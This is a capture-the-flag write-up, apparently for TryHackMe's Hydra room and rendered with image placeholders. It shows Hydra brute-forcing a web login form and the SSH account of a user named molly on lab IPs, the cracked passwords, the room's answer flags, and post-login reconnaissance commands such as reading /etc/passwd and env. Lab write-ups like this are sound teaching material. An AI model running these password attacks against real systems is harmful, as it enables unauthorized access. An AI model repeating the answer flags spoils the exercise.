
hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.36.161 http-post-form "/login:username=^USER^&password=^PASS^:F=Your username or password is **incorrect**"

or


hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.36.161 http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect"

hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.36.161 http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect"

The reason why "f=incorrect" works in this scenario is because the error message says, "Your username or password is incorrect" Hydra looks for the word "incorrect" in the error message and if it finds it, it will work. This wouldn't work if the error message said, "Your username or password is invalid" as hydra would be looking for incorrect in the error, but it would not be there.




once you find the password just enter login page



As a result of this attempt, we get output like the following and determine that the password is 'sunshine'.


Username: molly
Password: sunshine



After logging in, we reach the first flag as in the image.
Answer:
THM{2673a7dd116de68e85c48ec0b1f2612e}


Question 2:
Use Hydra to bruteforce molly's SSH password. What is flag 2?


In the second question, we need to access the SSH password of the “molly” user. however we need to see if ssh port - service open or not. for this one we can nmap scan following command:
==> nmap -p- -sC -sV 10.10.228.217 -vvv -oA nmap_ful



once we saw ssh/tcp open we can use ssh for hydra with below command

hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.209.69 ssh -V






Here we saw that the password is butterfly.

```
[ATTEMPT] target 10.10.209.69 - login "molly" - pass "fuckyou" - 39 of 14344402 [child 12] (0/3)
[ATTEMPT] target 10.10.209.69 - login "molly" - pass "123123" - 40 of 14344402 [child 13] (0/3)
[ATTEMPT] target 10.10.209.69 - login "molly" - pass "football" - 41 of 14344402 [child 14] (0/3)
[ATTEMPT] target 10.10.209.69 - login "molly" - pass "secret" - 42 of 14344402 [child 15] (0/3)
[22][ssh] host: 10.10.209.69   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
```

after finding the password we can attack the target server to find flag.

again we are going to use SSH because it is open



ssh

host:10.10.209.69 (IP)

login: molly

password: butterfly

```
┌──(kali㉿kali)-[~]
└─$ ssh molly@10.10.209.69
The authenticity of host '10.10.209.69 (10.10.209.69)' can't be established.
ED25519 key fingerprint is SHA256:T5ZYcOohk+4L/OEVvfbKHPDnvdXgpGweMm/VJhZL+k4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.209.69' (ED25519) to the list of known hosts.
molly@10.10.209.69's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.


Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-209-69:~$ ls
flag2.txt
molly@ip-10-10-209-69:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@ip-10-10-209-69:~$
```

cat /etc/passwd

env

cat /etc/os-release


whoami

id

uname -a

Answer: THM{c8eeb0468febbadea859baeb33b2541b}

As a Pentester you can check with other files or directors to try to find any important documents or information



as you see below we find task1 flag

